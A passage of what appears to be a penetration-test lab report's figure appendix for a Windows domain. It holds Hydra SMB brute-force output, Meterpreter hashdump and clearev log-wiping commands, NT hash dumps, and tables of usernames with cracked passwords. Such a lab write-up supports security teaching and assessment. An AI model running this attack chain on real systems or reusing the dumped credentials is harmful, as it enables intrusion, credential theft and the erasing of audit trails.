
Figure 16: Nessus 192.168.10.1 results



192.168.10.2


0	3	14	2	88
CRITICAL	HIGH	MEDIUM	LOW	INFO

Figure 17:Nessus 192.168.10.2 results




```
[445][smb] host: 192.168.10.1   login: w.holt   password: campion
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-07 22:57:49
```

Figure 18:Hydra - W.Holt, result




```
uadcwnet\w.holt@SERVER1 C:\Users\Administrator\Searches>systeminfo

Host Name:                 SERVER1
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-80065-65924-AA126
Original Install Date:     8/20/2021, 8:27:01 AM
System Boot Time:          1/3/2023, 9:07:31 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 96 Stepping 1 AuthenticAMD ~2895 Mhz
                           [02]: AMD64 Family 23 Model 96 Stepping 1 AuthenticAMD ~2895 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.18452719.B64.2108091906, 8/9/2021
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,999 MB
Available Physical Memory: 1,673 MB
Virtual Memory: Max Size:  3,511 MB
Virtual Memory: Available: 2,160 MB
Virtual Memory: In Use:    1,351 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    uadcwnet.com
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB4514366
                           [02]: KB4512577
                           [03]: KB4512578
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 192.168.10.1
                                 [02]: fe80::7865:4596:b3f6:f589
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

uadcwnet\w.holt@SERVER1 C:\Users\Administrator\Searches>whoami
uadcwnet\w.holt
```

Figure 19: Admin Directory




```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key ...
[*] Calculating the hboot key using SYSKEY b6b78e495f31f1f7b3eee268000568d6 ...
[*] Obtaining the user list and keys ...
[*] Decrypting user keys ...
[-] Post failed: NoMethodError undefined method `unpack' for nil:NilClass
```

Figure 20:Meterpreter Activity




```
meterpreter > migrate 624
[*] Migrating from 3912 to 624 ...
[*] Migration completed successfully.
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ce5006f06fb238ecd9944cd8a34ff95a :::
```

Figure 21:Meterpreter, migrate and hashdump



```
└─$ sudo john -format=NT hashes.txt
Using default input encoding: UTF-8
Loaded 92 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
test123          (test)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
                 (Guest)
Proceeding with incremental:ASCII
malaise          (J.Farmer)
scratch          (MSSQL2$)
campion          (W.Holt)
cataract         (N.May)
buggering        (T.Oliver)
boxwood          (E.Frazier)
extinct          (H.Mclaughlin)
9g 0:00:04:34  3/3 0.03273g/s 39527Kp/s 39527Kc/s 3292MC/s cualeshant..cuales1482
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session aborted
```


Figure 22: John the ripper, results



Cracker
LM & NTLM Hashes
NTLMv2 Hashes (0)
MS-Cache Hashes (0
PWL files (0)
Cisco IOS-MD5 Hash
Cisco PIX-MD5 Hash
APOP-MD5 Hashes (
CRAM-MD5 Hashes (
OSPF-MD5 Hashes (C
RIPv2-MD5 Hashes (I
VRRP-HMAC Hashes
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hashes
Kerb5 PreAuth Hashe
Radius Shared-Key H
IKE-PSK Hashes (0)
MSSQL Hashes (0)
MySQL Hashes (0)
Oracle Hashes (0)
Oracle TNS Hashes (C
SIP Hashes (0)
802.11 Captures (0)
WPA-PSK Hashes (0)
WPA-PSK Auth (0)
CHAP Hashes (0)


User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge	Type
Administrator	* empty *	*		AAD3B435B51...	B41C955FAFF3C48CF44F44496EEC8CE7		LM & NTLM
Guest	* empty *	*	* empty *	AAD3B435B51...	31D6CFE0D16AE931B73C59D7E0C089C0		LM & NTLM
krbtgt	* empty *	*		AAD3B435B51...	CE5006F06FB238ECD9944CD8A34FF95A		LM & NTLM
test	* empty *	*	test123	AAD3B435B51...	C5A237B7E9D8E708D8436B6148A25FA1		LM & NTLM
K.Thompson	* empty *	*		AAD3B435B51...	D4F92078E2C7ACBC69FE9816F916D828		LM & NTLM
V.Nelson	* empty *	*	barracuda42	AAD3B435B51...	CA7329B955B0C3D433541131EFD41BBC		LM & NTLM
L.Gill	* empty *	*	threesome	AAD3B435B51...	6BCDF093417AF7C9ECA8FAE92CFA80CA		LM & NTLM
N.May	* empty *	*	cataract	AAD3B435B51...	D116567519CE3C34C40B928E631188B3		LM & NTLM
W.Holt	* empty *	*	campion	AAD3B435B51...	C1AC037A834007D1AA90464DA78DF039		LM & NTLM
J.Wheeler	* empty *	*	pulmonary	AAD3B435B51...	925C566D26FCC416EFAF010D22A24362		LM & NTLM
F.Payne	* empty *	*	equitation10	AAD3B435B51...	F50B500DF4D62F1F06C2E986277C531E		LM & NTLM
T.Oliver	* empty *	*		AAD3B435B51...	1E2CD0A0A7510776597B7F9E4EA51D61		LM & NTLM
J.Poole	* empty *	*		AAD3B435B51...	92A753DF91FEAF6BCBEB312F9DCA8ADA		LM & NTLM
N.Wells	* empty *	*	auctioneer	AAD3B435B51...	E33A4A7750070FA9ED29649C6125D596		LM & NTLM
N.Hogan	* empty *	*	resonate94	AAD3B435B51...	05BECFBFA10A7E0B49B86E597CF54494		LM & NTLM
M.Adams	* empty *	*		AAD3B435B51...	66760AF8BFA732F55FA737261F4ABB5F		LM & NTLM
Y.Marshall	* empty *	*	burbank44	AAD3B435B51...	2AEE4D70D93916BCFCFAA5BA0F46F579		LM & NTLM
W.Wolfe	* empty *	*	rawboned	AAD3B435B51...	1614DA0BC72408E64B57473E6160F56E		LM & NTLM
A.Kennedy	* empty *	*	divisive87	AAD3B435B51...	C05C2D10C505DF2053980D6B7CFB4D4A		LM & NTLM
T.Fuller	* empty *	*		AAD3B435B51...	C9694C46B6BDDA80D95B44FB1A0AED7C		LM & NTLM
L.Washington	* empty *	*	rupture65	AAD3B435B51...	5E13B8C021326E7C4E103DDB509A4249		LM & NTLM
S.Shelton	* empty *	*	controvertible70	AAD3B435B51...	0DEF7A12E6DE3B60E6580A0EB5B121DD		LM & NTLM
J.Farmer	* empty *	*	malaise	AAD3B435B51...	F298425387F0BD7A0162016E3C006921		LM & NTLM
M.Paul	* empty *	*	perfumery18	AAD3B435B51...	533A3F713B328A5FCF1F37154E253DA4		LM & NTLM
B.Wong	* empty *	*	symphonic97	AAD3B435B51...	BC48786095917BD0BB6C1413438F9D4C		LM & NTLM
D.Ford	* empty *	*	occultate5	AAD3B435B51...	ED15299FDA89C79FC2BB5B8946C20144		LM & NTLM
M.Daniel	* empty *	*		AAD3B435B51...	63E4CDDA7C5740BC8F2D5A922AB3FDBE		LM & NTLM
D.Brooks	* empty *	*	transferor	AAD3B435B51...	5BF769072EE9A3EE328C7747F11AEA28		LM & NTLM
B.Rice	* empty *	*	eradicate93	AAD3B435B51...	84C3FDE9F03EB2FAD95D84C0E0876DFC		LM & NTLM
P.Powers	* empty *	*		AAD3B435B51...	090D104AF9F78F3B2B6F06F25794C69D		LM & NTLM
S.Wright	* empty *	*	totalitarian22	AAD3B435B51...	D117E12B00F827BA26D9F833173D704C		LM & NTLM
L.Williamson	* empty *	*	current87	AAD3B435B51...	6AA6E69F7958976D60C48AC38F99787E		LM & NTLM
G.Malone	* empty *	*		AAD3B435B51...	813B3127BD3DA78AC784AE8F40101D7E		LM & NTLM
M.Harrington	* empty *	*	confederate28	AAD3B435B51...	C1EE92BFBCE69AE8678831CFA13BAE1B		LM & NTLM
H.Mclaughlin	* empty *	*	extinct	AAD3B435B51...	10A7D5079626918409B0820070D28AB1		LM & NTLM
G.Turner	* empty *	*	reminiscent81	AAD3B435B51...	3748C3B373FC4C5A007CB24406A8351F		LM & NTLM
P.Rodriquez	* empty *	*		AAD3B435B51...	42FC7E759999173D98844F8A95F3798B		LM & NTLM
L.Thornton	* empty *	*	haystack	AAD3B435B51...	E7324E185052C708CB1ED4A2CB628233		LM & NTLM
D.Murray	* empty *	*	circumscription	AAD3B435B51...	C943806CC24332E0BBEC1F198DE46673		LM & NTLM
A.Peters	* empty *	*	excursion86	AAD3B435B51...	9F758FBD435D8794DADE7A1D34139E05		LM & NTLM
M.Padilla	* empty *	*	haystack	AAD3B435B51...	E7324E185052C708CB1ED4A2CB628233		LM & NTLM
J.Becker	* empty *	*	freshmen14	AAD3B435B51...	AC7DC0B28E3A465B7100C0BC9A38BADB		LM & NTLM

Figure 23:Cain, results




```
statistics
-------------------------------------------------------
plaintext found:                          0 of 1(0.00%)
total disk access time:                   449.34s
total cryptanalysis time:                 14.65s
total pre-calculation time:               31.24s
total chain walk step:                    199940004
total false alarm:                        24527
total chain walk step due to false alarm: 89778746

result
-------------------------------------------------------
b41c955faff3c48cf44f44496eec8ce7        <notfound>      hex:<notfound>
```

Figure 24: Rainbow table - Administrators hash, results



Administrator		Built-in account for administering the computer/domain	
Guest	disabled	Built-in account for guest access to the computer/domain	N/A
krbtgt		Key Distribution Center Service	
test		NULL	test123
K.Thompson		sequin	
V.Nelson		Replication Account	barracuda42
L.Gill		irrational	threesome
N.May		fade	cataract
W.Holt		till	campion
J.Wheeler		equator	pulmonary
F.Payne		Barcelona	equitation10
T.Oliver		proximal	buggering
J.Poole		password:fLTvRrlKc6ma	fLTvRrlKc6ma
N.Wells		hulk	auctioneer
N.Hogan		heck	resonate94
M.Adams		coldcock	
Y.Marshall		compactify	burbank44
W.Wolfe		soul	rawboned
A.Kennedy		azimuthal	divisive87
T.Fuller		fumigate	
L.Washington		octopus	rupture65
S.Shelton		dreamlike	controvertible70
J.Farmer		O'Hare	malaise
M.Paul		stupendous	perfumery18
B.Wong		hedonist	symphonic97
D.Ford		how	occultate5
M.Daniel		taste	
D.Brooks		bachelor	transferor
B.Rice		collage	eradicate93
P.Powers		wiping	
S.Wright		reedy	totalitarian22
L.Williamson		littleneck	current87
G.Malone		Haberman	
M.Harrington		patriarchy	confederate28
H.Mclaughlin		pessimal	extinct
G.Turner		enervate	reminiscent81
P.Rodriquez		twigging	
L.Thornton		amulet	haystack
D.Murray		filtrate	circumscription
A.Peters		garland	excursion86
M.Padilla		Euripides	haystack
J.Becker		daddy	freshmen14
K.Perkins		chemisorb	peroxide2
M.Murphy		rigorous	measure76
S.Higgins		kiddie	
B.Lewis		goods	
F.Sanders		enthusiast	transportation
R.Soto		weapon	pinxter94
I.Robinson		contemporary	
B.Yates		alongside	embargoes30
E.Frazier		spinodal	boxwood
G.Francis		aroma	incompletion83
J.Shaw		Zaire	
G.Adkins		Eddie	insolvent

Figure 25: Final user account list.



```
meterpreter > clearev
[*] Wiping 1497 records from Application...
[*] Wiping 6843 records from System...
[*] Wiping 222074 records from Security...
meterpreter > 
```

Figure 26:clearev results